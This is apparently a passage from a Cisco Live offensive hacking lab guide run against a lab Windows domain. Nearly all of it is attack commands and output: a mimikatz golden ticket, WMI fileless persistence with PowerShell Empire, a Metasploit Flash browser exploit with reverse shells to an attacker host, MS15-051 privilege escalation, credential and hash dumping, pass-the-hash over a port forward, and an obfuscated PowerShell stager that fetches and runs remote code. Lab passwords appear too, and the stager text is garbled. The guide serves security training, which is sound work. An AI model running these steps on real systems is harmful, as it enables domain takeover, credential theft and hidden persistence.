(Empire: powershell/credentials/mimikatz/golden_ticket) > **set CredID 4 ←from above**

(Empire: powershell/credentials/mimikatz/golden_ticket) > **set user mordiac**

(Empire: powershell/credentials/mimikatz/golden_ticket) > **set domain labrats.se**

(Empire: powershell/credentials/mimikatz/golden_ticket) > **run**

The output should be similar to below.

```
(Empire: powershell/credentials/mimikatz/golden_ticket) > run
(Empire: powershell/credentials/mimikatz/golden_ticket) >
Job started: LD9E3R

Hostname: WORKSTATIONB.labrats.se / S-1-5-21-3064548688-3193819538-1298560677

  .#####.   mimikatz 2.1 (x86) built on Dec 11 2016 18:01:05
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 20 modules * * */

mimikatz(powershell) # kerberos::golden /domain:labrats.se /user:mordiac /sid:S-1-5-21-3064548688-3193819538-1298560677 /krbtgt:6a24830809
5a8a1a6cbe6f7b6a /ptt
User      : mordiac
Domain    : labrats.se (LABRATS)
SID       : S-1-5-21-3064548688-3193819538-1298560677
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6a24830809cee6ac5a8a1a6cbe6f7b6a - rc4_hmac_nt
Lifetime  : 8/28/2017 11:19:04 PM ; 8/26/2027 11:19:04 PM ; 8/26/2027 11:19:04 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'mordiac @ labrats.se' successfully submitted for current session
```

Step 12 The Attacker can now access the previously forbidden folder! **Ensure you take a note of the secret content of secret.txt!**

(Empire: powershell/credentials/mimikatz/golden_ticket) > **back**

(Empire: B) > **dir \\ad1.labrats.se\ITadmins**

(Empire: B) >

Directory: \\ad1.labrats.se\ITadmins

Mode	LastWriteTime	Length	Name
----	----------	------	----
d	6/26/2016 11:12 AM	1509	Secrets

(Empire: B) > **shell more \\ad1.labrats.se\ITadmins\secret.txt**

…. Secret content….

Check what Kerberos tickets he is using.

```
(Empire: B) > shell klist
(Empire: B) >
Current LogonId is 0:0x83d80
Cached Tickets: (3)
#0>     Client: mordiac @ labrats.se
        Server: krbtgt/LABRATS.SE @ LABRATS.SE
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a00000 -> forwardable forwarded renewable pre_authent
        Start Time: 6/26/2016 18:20:06 (local)
        End Time:   6/27/2016 4:20:06 (local)
        Renew Time: 7/3/2016 18:20:06 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Pause to consider the impact of the krbtgt hash of your domain being compromised.

Exercise Conclusion

In this exercise, we used the previously acquired krbtgt hash to create a golden ticket. A golden ticket will make it possible to keep control of a Microsoft Domain even if all the passwords are reset.

Key Concepts: Kerberos, Golden Ticket.

Key Tools: Mimikatz/Golden Ticket.

Lab 6B: Persistence after Reboot

Exercise Description

So, the Attacker is controlling a couple of clients on the inside, he has also grabbed the hashes from the Domain Controller, including the **krbtgt** hash which allows him to access to all data in the Active Domain by creating Golden Tickets.

However, at this stage if **Workstation A** (Mordiac) or **Workstation B** (Scratchy) are restarted, the Attacker will lose control (the Powershell agents and Meterpreter agent run in memory only) and he would then need to send another malicious phishing mail to regain control


The aim of this exercise is to gain persistence after reboot, so that the agent upon reboot reconnects to the Empire.

We will try to achieve this using file-less persistence. This is sneaky and very difficult to detect using traditional systems. No files or registry keys will be created. All that is needed for the Attacker is to modify a legitimate system file.


Exercise Steps

Step 1 

On **Workstation A** (Mordiac), open up Windows Explorer and examine the folder **C:\Windows\System32\wbem\Repository**. Take a note of the Date Modified of the file OBJECTS.DATA.



Step 2 On **Workstation A** (Mordiac), open up Windows Explorer and start ***Autoruns*** located at C:\Users\Mordiac\Desktop\Toos\Autoruns. Click on the ***WMI*** tab. Note there is only one task here.



Step 3 On your Empire session, interact with the agent running with system privileges and use the sneaky **wmi** persistence module and run it.

Empire: **agents**

(Empire: agents) > **interact AA**

(Empire: AA)> **usemodule persistence/elevated/wmi**

(Empire: powershell/persistence/elevated/wmi) > **info**

.....

(Empire: powershell/persistence/elevated/wmi) > **set Listener CL**

(Empire: powershell/persistence/elevated/wmi) > **run**

[>] Module is not opsec safe, run? [y/N] **y**

Step 4 On **Workstation A** (Mordiac), examine OBJECTS.DATA from step 2 and **Autoruns** from step 3. Has it been modified? What does **Autoruns WMI** tab say now?

On Workstation A (Mordiac), restart Workstation A by double clicking on the shortcut on the desktop. Wait 1-2 minutes and then login with remote desktop again.

Go for a coffee/smoke and in 5 minutes you will have a new connection from the machine

```
(Empire: agents) > [+] Initial agent Y3RKXLAPXUAVFZRF from 198.19.19.38 now active

(Empire: agents) > list

[*] Active agents:

  Name              Internal IP     Machine Name    Username           Process            Delay
  ---------         -----------     ------------    ---------          -------            -----
---
  WKL33SGSRRR3KCYT  198.19.30.38    WORKSTATIONA    DCLOUD\mordiac     powershell/1340    5/0.0
17
  NXMN2XHA1WES3K12  198.19.30.38    WORKSTATIONA    *DCLOUD\mordiac    powershell/212     5/0.0
15
  Y3RKXLAPXUAVFZRF  198.19.30.38 fe8WORKSTATIONA    *DCLOUD\SYSTEM     powershell/3992    5/0.0
13
```

Lab Conclusion

In this offensive lab, we have hacked in the attack chain, from initial reconnaissance to persistence.

1. We took control of a client on the inside
2. Avoiding anti-virus after first testing the malware
3. We escalated privileges
4. We moved laterally attacking both IoTs and the Active Directory Infrastructure, where we dumped hashes.
5. Finally, we made ourselves persistent with the Golden Tickets and we ensured that the client would survive a reboot.

We have not at all discussed defense here. This is not the place (as per the lab abstract). There are plenty of security sessions at Cisco Live that discuss defenses.

The first questions that we may ask ourselves are:

- Should we depend on point-in-time perimeter defense to block all attacks?

If the answer is **no**, some follow up questions may be:

- How do you know that your **krbtgt** has not already been compromised and if somebody already owns your infrastructure?
- Should we have a flat network where anything can reach anything, or should we strive for segmentation?
- Should the segmentation specifically lock down domain admins, network admins, VMware admins and other clients with ultra-sensitive job roles?
- Should we look for anomalies in the internet-outgoing traffic to discover Command and Control?
- Should we look for anomalies in east-west traffic to discover lateral movement?

Having the right answer is not easy.
Hopefully this lab has helped you to ask the right questions.

Appendix A: Bonus Lab if You Finish Early!

Exercise Description

The purpose of this optional <turbo> lab is to highlight some alternative and additional tricks along the kill chain.

We'll quickly go through an alternative way of compromising a client on the inside, this time with a web site that is lethal if the client runs an unpatched version of flash.

We continue to proceed with escalating privileges by leveraging that Windows has not been patched and is vulnerable to a local privilege escalation.

We will once again use the compromised machine to **pivot** to an internal system, this time using a port relay (proxy), allowing us to use any application to explore and exploit internal servers that are not reachable via the internet.

Before you start this exercise, you need to reboot workstation B (Mordiac).

Exercise Steps

Step 1 From SSH to **evil2** (198.18.133.111), login with ***root/C1sco12345***. Then start a metasploit


instance that *listens* for a connection from a browser with a vulnerable version of Flash. To reduce typing, a metasploit script file flash-ip.rc has been created that can be invoked with msfconsole –r.

```
root@evil2:~# msfconsole -r flash-ip.rc
```


This should create an output similar to the following. (Note that the metasploit is now waiting for a connection to http://198.18.133.110:8080/h)

```
[*] Processing flash-ip.rc for ERB directives.
resource (flash-ip.rc)> use exploit/multi/browser/adobe_flash_opaque_background_uaf
resource (flash-ip.rc)> set SRVHOST 198.18.133.111
SRVHOST => 198.18.133.111
resource (flash-ip.rc)> set SRVPORT 8085
SRVPORT => 8085
resource (flash-ip.rc)> set URIPATH h
URIPATH => h
resource (flash-ip.rc)> set VERBOSE true
VERBOSE => true
resource (flash-ip.rc)> set retry true
retry => true
resource (flash-ip.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (flash-ip.rc)> exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 198.18.133.111:4444
[*] Using URL: http://198.18.133.111:8085/h
[*] Server started.
msf exploit(adobe_flash_opaque_background_uaf) >
```

Step 2 Open an RDP session to Workstation B (Scratchy). Then open **Internet Explorer** and surf to **http://198.18.133.111:8085/h** or click on the "Appendix B – click from host B using Internet Explorer" link as shown in figure below.



Step 3 Back on the metasploit session on **evil2**, if successful you should see the establishment of a Meterpreter connection, and that the Meterpreter has been migrated to another process. (Note: If the exploit does not work, i.e. no establishment of a Meterpreter connection, clean the cache memory in Internet Explorer and redo step 2 above).



Process Migration means that we move the malicious code to another process that may be more stable (after the exploit, that may make the original process unstable) or a process less likely to be closed by the end user.

Step 4 View available sessions that were just established

msf exploit(adobe_flash_opaque_background_uaf) > **sessions**

```
msf exploit(adobe_flash_opaque_background_uaf) > sessions

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/windows  LABRATS\scratchy @ WORKSTATIONB  198.18.133.111:4444 -> 198.18.133.37:50769 (198.19.10.37)
  2   meterpreter x86/windows  LABRATS\scratchy @ WORKSTATIONB  198.18.133.111:4444 -> 198.18.133.37:50773 (198.19.10.37)
```

Step 5 Interact with one of the sessions in the output above. This should move you into a Meterpreter session.

msf exploit(adobe_flash_opaque_background_uaf) > **sessions –i 1**

Step 6 Check the privileges of the session with the getuid and getprivs Meterpreter commands. Note that the privileges are very pathetic since scratchy is a normal user (not administrator).

Meterpreter > **getuid**

Server username: LABRATS\scratchy

Meterpreter > **getprivs**

Enabled Process Privileges

==========

Name

SeChangeNotifyPrivilege

SeIncreaseNetworkPrivilege

SeUndockPrivilege

Step 7 Now background the session to load a privilege escalation exploit. This one takes advantage of CVE-2015-1701. Show the configurable options.

Meterpreter > **background**

[*] Backgrounding session 1...

msf exploit(adobe_flash_opaque_background_uaf) >

use exploit/windows/local/ms15_051_client_copy_image

msf exploit(ms15_051_client_copy_image) > **show options**

This should produce an output similar to below, showing that the only option is session id.

```
msf exploit(multi/browser/adobe_flash_opaque_background_uaf) > use exploit/windows/local/ms15_051_client_copy_image
msf exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(windows/local/ms15_051_client_copy_image) >
```

Step 8 Set the configurable session id to one of our sessions (like session 1). This means that this exploit will leverage our existing session 1 to upload a malicious payload to escalate its privileges. Then set the local port (lport) to 5555 (this is the tcp port that the client will call back to with escalated privileges).

```
msf exploit(ms15_051_client_copy_image) > set session 1
session => 1
msf exploit(ms15_051_client_copy_image) > set lport 5555
lport => 5555
msf exploit(ms15_051_client_copy_image) > exploit
```

If successful you will have a new Meterpreter session as per output below, but this time with higher privileges.

```
msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 198.18.133.111:5555
[*] Launching notepad to host the exploit...
[+] Process 3008 launched.
[*] Reflectively injecting the exploit DLL into 3008...
[*] Injecting exploit into 3008...
[*] Exploit injected. Injecting payload into 3008...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 198.18.133.37
[*] Meterpreter session 5 opened (198.18.133.111:5555 -> 198.18.133.37:50702) at 2018-04-08 19:41:56 -0400

meterpreter >
```

Step 9 Verify the privileges of the new session – there should be system privileges.

```
Meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Meterpreter > getprivs
<… lots of priviliges>
```

Step 10 Note which process we are running in with getpid and list processes with the ps command. Note which process we are running in, and also the process ID of services.exe

```
Meterpreter > getpid
Current pid: 3376
Meterpreter > ps
<…. Process –list >
3376  notepad.exe   x86   3   NT AUTHORITY\SYSTEM   C:\Windows\system32\notepad.exe
516   services.exe   x86   0   NT AUTHORITY\SYSTEM   C:\Windows\system32\services.exe
```

As can be seen, we are running in system as the notepad.exe process.

We risk losing our session if Scratchy logs out. To fix this we could establish persistence, or we could move to a process that remains even if Scratchy logs out

Step 11 Migrate to the process services, which should remain after Scratchy logs out. The PID (Process ID) of services.exe you need to find out by examining the output of the ps command in the previous step.

```
Meterpreter > migrate X (X here is services process id from previous step!)
[*] Migrating from 3376 to 516...
```

The attacker is running with system privileges. The downside is that the logged-on user (scratchy) does not have any juicy privileges (not even a local administrator, and certainly not a domain admin. Therefore, his credentials are not terribly interesting to move laterally.

One way to make progress would be to create some sort of issue on the computer that would cause Scratchy to call the help desk, and hope that the IT admin logs on with elevated privileges. Of course, the attacker himself could also send a forged email asking for help.

Step 12 Open a new Remote Desktop window and login to **Workstation B** (Scratchy) but this time with the credentials of Mordiac (mordiac@labrats.se/C1sco12345). **Note that Mordiac is domain admin. Scratchy will be prompted to log out.**

For reasons that should be obvious it is a very bad practice to logon to a Workstation machine with domain admin privileges.

Step 13 From the Meterpreter session, load mimikatz and dump the credentials of users (and services) logged in to **Workstation B** with the ***msv*** command.

```
Meterpreter > load mimikatz
Loading extension mimikatz...success.
Meterpreter > msv
```

This should give an output similar to below. ***Copy/paste*** the value of Mordiac's NTLM hash into notepad.

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User           Password
------     -------    ------        ----           --------
0;996      Negotiate  DCLOUD        WORKSTATIONB$  lm{ 00000000000000000000000000000000 }, ntlm{ 476d43e7ccec50e78317d9f69ad4e52f }
0;36958    NTLM                                    lm{ 00000000000000000000000000000000 }, ntlm{ 476d43e7ccec50e78317d9f69ad4e52f }
0;1073308  Kerberos   DCLOUD        scratchy       lm{ 9fa4b33e9df1476e48116059303a4365 }, ntlm{ e34021c5d62008947221c6086ccbd0c0 }
0;3023690  Kerberos   DCLOUD        mordiac        lm{ 9fa4b33e9df1476e48116059303a4365 }, ntlm{ e34021c5d62008947221c6086ccbd0c0 }
0;3023900  Negotiate  DCLOUD        mordiac        lm{ 9fa4b33e9df1476e48116059303a4365 }, ntlm{ e34021c5d62008947221c6086ccbd0c0 }
```


We could now use the hash (since Mordiac is domain admin) to go to the domain controller and dump the hashes there as seen in Lab 5B. But we already know how to do that ☺

So instead we will use another application that supports pass-the-hash, and also try out port forwarding to pivot (next steps).

Step 14 We will now use the Meterpreter shell as a proxy to illustrate that we can use **any** application on **evil2** (even outside the Metasploit Framework) and proxy its traffic via the Meterpreter connection (which is typically an outgoing http(s) connection). We will also show another example of Pass-the-Hash.

```
Meterpreter > portfwd add -l 445 -p 445 -r 198.19.10.1
[*] Local TCP relay created: 0.0.0.0:445 <-> 198.19.10.1:445
Meterpreter >
```

Note the difference between this form of pivoting and the previous one (with route add inside Meterpreter as in lab 5A). The previous one allows for the Metasploit **msfconsole** session to route traffic (from other exploits of the Metasploit Framework) through the Meterpreter session to the compromised client. Now we will be able to steer traffic from **any** application (e.g. **smbclient** as in this exercise) via a port forwarder.



Step 15 **Smbclient** is a common client in Unix environments. **Smbclient** access file shares – like File Explorer on windows. We will now run a modified version of **smbclient** (included in Kali Linux) that accepts hashes instead of passwords to access file shares over the port forwarder!

From an SSH with Linux shell access on **evil2** (open a new one if needed) use the kali **smbclient** to access the file share at 198.19.10.1\ITadmins with username mordiac, in the domain LABRATS and enter the hash (acquired above) instead of the password!

Note that the traffic to 127.0.0.1 on port 445 will be proxied over the outgoing HTTP session from WorkstationB.

```
#smbclient '\\127.0.0.1\ITadmins' -U mordiac -W LABRATS --pw-nt-hash
Enter mordiac's password: ← enter mordiac's hash from previous exercise
 Domain=[LABRATS] OS=[Windows Server 2008 R2 Standard 7601 Service Pack 1]
Server=[Windows Server 2008 R2 Standard 6.1]
 smb: \>smb: \> get secret.txt
 getting file \secret.txt of size 21 as secret.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
 smb: \>
```

If successful, we should now be able access the share, without giving password, just the hash (try ***dir***, ***get***, ***more***, etc. to list files, grab a file or look at the content of the file).

Moving Control to PowerShell Empire

Step 16 **Prepare** the move of control to PowerShell Empire.

Just like we in lab 4A (the IoT lab) had to move control from PowerShell Empire to Metasploit in order to attack IoT, we may also want to move the control the other way, from Metasploit to PowerShell Empire. Some reasons for this may be to make use of PowerShell Empire's very stealthy difficult-to-detect arsenal of post exploitation capabilities (lateral movement, persistence) in a Windows environment.

There are many ways to move control with systems privileges, the simplest is to go to a windows shell and just execute the appropriate PowerShell command.

On **evil2**, Empire session create a PowerShell stager.

(Empire: persistence/elevated/schtasks) > **listeners**

….

(Empire: listeners) > **usestager multi/launcher**

(Empire: stager/launcher) > **set Listener CL**

(Empire: stager/launcher) > **execute**

Which should create an output as per below. Copy and paste the powershell command line (including the base64 obfuscated script).

```
(Empire: stager/launcher) > execute
powershell.exe -NoP -NonI -W Hidden -Enc JABXAEMAPQBOAEUAdwAtAE8AQgBqAGUAQwB0ACAAUwBZAHMAdAB1AE0ALgBOAGUAVAAuAFcAZQBCAEMATABJAGUAbgBUADsAJ
B1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAg
HIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBjAC4ASABFAGEAZABFAHIAcwAuAEEAZABEACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHU
KQA7ACQAVwBDAC4AUABSAE8AeAB5ACAAPQAgAFsAUwB5AHMAVAB1AG0ALgBOAEUAVAAuAFcARQBCAFIAZQBxAHUAZQBzAHQAXQA6ADoARABFAEYAQQBVAGwAVABXAGUAQgBQAFIAbw
VAFkAOwAkAHcAQwAuAFAAUgBPAFgAeQAuAEMAUgB1AGQAZQBOAFQASQBBAGwAcwAgAD0AIABbAFMAeQBzAFQAZQBNAC4ATgBFAFQALgBDAHIARQBEAEUATgBUAEkAQQBsAEMAYQBjA
gAZQBdADoAOgBEAGUAZgBBAFUATABUAE4ARQBUAHcATwByAEsAQwBSAEUARAB1AE4AdABJAEEAbABzADsAJABLAD0AJwAvAGoAKABcAHcAbAB5ADQAKwBhAFcAIwAkAEgAQQB8AEoA
gB+AFUAMAAtAHoAfQBMAHIANgBxAEQAOABtADkAJwA7ACQAaQA9ADAAOwBbAGMASABBAHIAWwBdAF0AJABiAD0AKABbAGMAaABBAFIAWwBdAF0AKAAkAHcAQwAuAEQAbwB3AG4AbAB
AGEAZABTAFQAcgBpAE4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAOAAuADEAOAAuADEAMwAzAC4AMQAxADEAOgA4ADAAOAAxAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8AC
AewAkAF8ALQBCAFgAbwByACQASwBbACQAaQArACsAJQAkAGsALgBMAEUAbgBnAFQAaABdAH0AOwBJAEUAWAAgACgAJABiAC0ASgBPAGkAbgAnACcAKQA=
(Empire: stager/launcher) >
```

Step 17 Back on the Meterpreter session, enter a shell (which is **almost** like a windows command line) …

Meterpreter > **shell**

Process 3144 created.

Channel 1 created.

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\scratchy\Desktop>

C:\Users\scratchy\Desktop>

…and paste the Powershell command from previous step.

```
C:\Users\scratchy\Desktop>powershell.exe -NoP -NonI -W Hidden -Enc JABXAE <rest of obfuscated shell……>
```

…similar to what is below.

```
C:\Users\scratchy\Desktop>powershell.exe -NoP -NonI -W Hidden -Enc JABXAEMAPQBOAEUAdwAtAE8AQgBqAGUAQwB0ACAAUwBZAHMAdAB1AE0ALgBOAGUAVAA
uAFcAZQBCAEMATABJAGUAbgBUADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAI
ABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBjAC4ASABFAGEAZABFAHIAcwAuAEEAZABEACg
AJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBDAC4AUABSAE8AeAB5ACAAPQAgAFsAUwB5AHMAVAB1AG0ALgBOAEUAVAAuAFcARQBCAFIAZQBxAHUAZQBzA
HQAXQA6ADoARABFAEYAQQBVAGwAVABXAGUAQgBQAFIAbwBYAFkAOwAkAHcAQwAuAFAAUgBPAFgAeQAuAEMAUgB1AGQAZQBOAFQASQBBAGwAcwAgAD0AIABbAFMAeQBzAFQAZQB
NAC4ATgBFAFQALgBDAHIARQBEAEUATgBUAEkAQQBsAEMAYQBjAEgAZQBdADoAOgBEAGUAZgBBAFUATABUAE4ARQBUAHcATwByAEsAQwBSAEUARAB1AE4AdABJAEEAbABzADsAJ
ABLAD0AJwAvAGoAKABCAHcAbAB5ADQAKwBhAFcAIwAkAEgAQQB8AEoAVgB+AFUAMAAtAHoAfQBMAHIANgBxAEQAOABtADkAJwA7ACQAaQA9ADAAOwBbAGMASABBAHIAWwBdAF0
AJABiAD0AKABbAGMAaABBAFIAWwBdAF0AKAAkAHcAQwAuAEQAbwB3AG4AbABvAGEAZABTAFQAcgBpAE4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAOAAuADEAOAAuADEAMwAzA
C4AMQAxADEAOgA4ADAAOAAxAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAewAkAF8ALQBCAFgAbwByACQASwBbACQAaQArACsAJQAkAGsALgBMAEUAbgBnAFQAaAB
dAH0AOwBJAEUAWAAgACgAJABiAC0ASgBPAGkAbgAnACcAKQA=
(Empire: stager/launcher) >
```

On our PowerShell Empire session there should now be a new session:

```
(Empire: stager/launcher) > execute
powershell.exe -NoP -NonI -W Hidden -Enc JABXAEMAPQBOAEUAdwAtAE8AQgBqAGUAQwB0ACAAUwBZAHMAdAB1AE0ALgBOAGUAVAAuAFcAZQBCAEMATABJAGUAbgBUAI
B1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAA
HIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBjAC4ASABFAGEAZABFAHIAcwAuAEEAZABEACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAk
KQA7ACQAVwBDAC4AUABSAE8AeAB5ACAAPQAgAFsAUwB5AHMAVAB1AG0ALgBOAEUAVAAuAFcARQBCAFIAZQBxAHUAZQBzAHQAXQA6ADoARABFAEYAQQBVAGwAVABXAGUAQgBQAFI
YAFkAOwAkAHcAQwAuAFAAUgBPAFgAeQAuAEMAUgB1AGQAZQBOAFQASQBBAGwAcwAgAD0AIABbAFMAeQBzAFQAZQBNAC4ATgBFAFQALgBDAHIARQBEAEUATgBUAEkAQQBsAEMAYQ
